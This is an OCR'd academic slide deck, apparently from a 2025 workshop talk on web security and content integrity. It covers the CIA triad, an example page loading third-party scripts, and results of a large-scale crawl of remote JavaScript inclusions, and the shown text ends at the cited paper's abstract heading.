


Building on Top of Shifting Sands: Web Security Through the Lens of Content Integrity


Nick Nikiforakis

MADWeb Workshop 2025


Who am I?

PragSec Lab


- Associate Professor at Stony Brook University
- Areas of research
  - Online tracking
  - DNS Security
  - Web application fingerprinting
  - Mobile Browser Security
  - Attack surface reduction
  - Honeypots and deception
  - Anti-bot technologies



CIA




CIA




CIA

- **Confidentiality**: protect information from unauthorized access
- **Integrity**: protect data from improper or unauthorized changes
- **Availability**: systems and data are available for use by legitimate users




CIA


- **Confidentiality**: protect information from unauthorized access
- **Integrity**: protect data from improper or unauthorized changes
- **Availability**: systems and data are available for use by legitimate users



Integrity as your filter for the world

- Many seemingly different weaknesses plague the web…





We've got to go back

- 2011

We've got to go back

- 2011



```
1   <!DOCTYPE html>
2   <html lang="en">
3   <head>
4       <meta charset="UTF-8">
5       <!-- jQuery CDN -->
6       <script src="https://code.jquery.com/jquery-3.6.0.min.js"></
        script>
7
8       <!-- Google AdSense -->
9       <script async src="https://pagead2.googlesyndication.com/
        pagead/js/adsbygoogle.js?client=ca-pub-XXXXXXXXXXXXXXX"></
        script>
10
11      <!-- Facebook SDK -->
12      <script async defer crossorigin="anonymous" src="https://
        connect.facebook.net/en_US/sdk.js"></script>
13
14      <!-- Twitter Widget -->
15      <script async src="https://platform.twitter.com/widgets.
        js"></script>
16  </head>
```

https://example.com

We've got to go back

- 2011


```
1   <!DOCTYPE html>
2   <html lang="en">
3   <head>
4       <meta charset="UTF-8">
5       <!-- jQuery CDN -->
6       <script src="https://code.jquery.com/jquery-3.6.0.min.js"></
        script>
7
8       <!-- Google AdSense -->
9       <script async src="https://pagead2.googlesyndication.com/
        pagead/js/adsbygoogle.js?client=ca-pub-XXXXXXXXXXXXXXX"></
        script>
10
11      <!-- Facebook SDK -->
12      <script async defer crossorigin="anonymous" src="https://
        connect.facebook.net/en_US/sdk.js"></script>
13
14      <!-- Twitter Widget -->
15      <script async src="https://platform.twitter.com/widgets.
        js"></script>
16  </head>
```



https://example.com

Large-scale study of third-party script inclusions


- Given that sites include remote JS, which third-party vendors do they currently trust?
- What is the maintenance profile of each JS provider?
  - Could a provider be attacked as a way of reaching a harder-to-get target?
- Are there attack vectors, in relation to remote inclusions, that we were not aware of?



Crawling results

- Crawled over 3,300,000 pages belonging to the Alexa Top 10,000
  - HtmlUnit browser written in Java…
- Discovered:
  - 8,439,799 remote inclusions
  - 301,968 unique JavaScript files
  - 20,225 uniquely-addressed remote hosts
    - Addressed by domain-name
    - Addressed directly by IP address

CCS 2012



You Are What You Include:
Large-scale Evaluation of Remote JavaScript Inclusions

Nick Nikiforakis[1], Luca Invernizzi[2], Alexandros Kapravelos[2], Steven Van Acker[1], Wouter Joosen[1], Christopher Kruegel[2], Frank Piessens[1], and Giovanni Vigna[2]

[1]IBBT-DistriNet, KU Leuven, 3001 Leuven, Belgium
firstname.lastname@cs.kuleuven.be

[2]University of California, Santa Barbara, CA, USA
{invernizzi,kapravel,chris,vigna}@cs.ucsb.edu

ABSTRACT

